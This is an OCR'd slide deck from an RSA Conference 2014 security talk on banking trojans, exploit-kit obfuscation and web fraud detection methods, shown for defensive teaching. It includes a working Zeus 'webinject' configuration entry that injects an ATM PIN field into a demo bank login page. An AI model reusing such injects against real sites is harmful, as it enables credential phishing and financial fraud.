RSA CONFERENCE 2014
FEBRUARY 24 – 28 | MOSCONE CENTER | SAN FRANCISCO

Share.
Learn.
Secure.

Capitalizing on
Collective Intelligence

An Arms Race: Using Banking Trojan and Exploit Kit Tactics for Defense


SESSION ID: HT-W02

Ziv Mador
Director of Security Research
Trustwave Spiderlabs
@zivmador

Ryan Barnett
Lead Security Researcher
Trustwave Spiderlabs
@ryancbarnett

Trustwave® SpiderLabs®

Turning Bad Guys Against Themselves




The "Dual" Ouroboros

Agenda

- Banking Trojans vs. Web Fraud Detection
- How To Protect Web Fraud Detection Code?
- Web Obfuscation Usage By Exploit Kits
- Applying Obfuscation To Web Fraud Detection Code
- Banking Trojans “Fight Back”
- Leveraging De-Obfuscation Algorithms in Web Scanning Security Products
- Demos
- Summary

Today’s Adversarial Relationship Pairings



Security Vendors

Cybercriminals

Web Fraud Detection


Banking Trojans

Secure Web Gateways

Exploit Kits

Banking Trojan Overview

Common Financial Fraud Lifecycle



The attack starts when a user clicks a link in a malicious email

The system is then infected with malware such as the Zeus Trojan

Using keyloggers, fake bank login pages, the attacker captures the user's account info*

Once the criminal unlocks the account, he can start making EFT transfers

The EFT transfers go to mules, who then wire the money TO criminals overseas

Money IS Fraudulently Transferred from User's Account

* Advanced banking malware can even defeat security features such as IP checking by the bank or two-factor authentication mechanisms used to detect fraudulent logins.

Banking Trojan Prevalence in 2013

Report: In 2013, more than one million U.S. computers were infected with banking trojans




Table 1. The prevalence of banking Trojans in 2013

Threat	Compromised computers	Availability
Zbot + Gameover	>2,000,000	Public and custom
Cridex	>125,000	Private
Shylock	>33,000	Custom
Spyeye	~26,000	Public
Bebloh	~21,000	Custom
Mebroot	~9,000	Custom
Tilon (Tiylon)	~2,000	Custom





Figure 3. Number of computers compromised by banking Trojans in 2013

The State of Financial Trojans 2013 - Symantec

Zeus “webinject” Entry: ATM PIN Phishing




Source configuartion file: C:\Documents and Settings\IEUser\Desktop\Zeus


```
set_url http://zero.webappsecurity.com/login.html GP
data_before
<div class="control-group">
                    <label class="control-label" for="user_password">Password</label>
                    <div class="controls">
                        <input type="password" id="user_password" name="user_password"
tabindex="2" autocomplete="off"/>
                    </div>
                </div>
data_end
data_inject
<div class="control-group">
                    <label class="control-label" for="user_pin">ATM PIN</label>
                    <div class="controls">
                        <input type="text" id="user_pin" name="user_pin" tabindex="4"
autocomplete="off"/>
                    </div>
                </div>
data_end
data_after
data_end
```

Trustwave® SpiderLabs®

#RSAC

Live Demo: Zeus "webinject" Phishing




Zero - Log in - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address Go
Links Zero - Log in - Normal Zero - Log in - Fraud Zero - Log in - Fraud - Obf Zero - Log in - Fraud - Obf2
Done Internet

Address: http://zero.webappsecurity.com/login.html

Log in to ZeroBank

Login

Password

ATM PIN

Keep me signed in □

Sign in

Trustwave® SpiderLabs®

#RSAC

RSA CONFERENCE 2014


Web Fraud Detection Overview

An Overview of Web Fraud Detection Methods

Fraud Detection Methods

- **Device Fingerprinting**
- Web Page Integrity
- GeoLocation
- User Behavior
- Browser API Monitoring
- Local Data Storage Protection
- Secure DNS Checking

Browser Fingerprinting



Your browser fingerprint **appears to be unique** among the 3,733,033 tested so far.

Currently, we estimate that your browser has a fingerprint that conveys **at least 21.83 bits of identifying information.**

The measurements we used to obtain this result are listed below. You can read more about our methodology, statistical results, and some defenses against fingerprinting in this article.


panopticlick.eff.org

An Overview of Web Fraud Detection Methods

Fraud Detection Methods

- Device Fingerprinting
- **Web Page Integrity**
- GeoLocation
- User Behavior
- Browser API Monitoring
- Local Data Storage Protection
- Secure DNS Checking

Detecting In-Flight Page Changes



University of Washington

Computer Science & Engineering

Detecting In-Flight Page Changes with Web Tripwires


Detecting In-Flight Page Changes with Web Tripwires

Charles Reis, Steven D. Gribble, Tadayoshi Kohno, University of Washington (UW).
Nicholas C. Weaver, International Computer Science Institute (ICSI).
February 29, 2008. (Updated July 2, 2009.)

http://www.cs.washington.edu/research/security/web-tripwire.html


Web Fraud Detection DEMO

Example Fraud Detection JavaScript



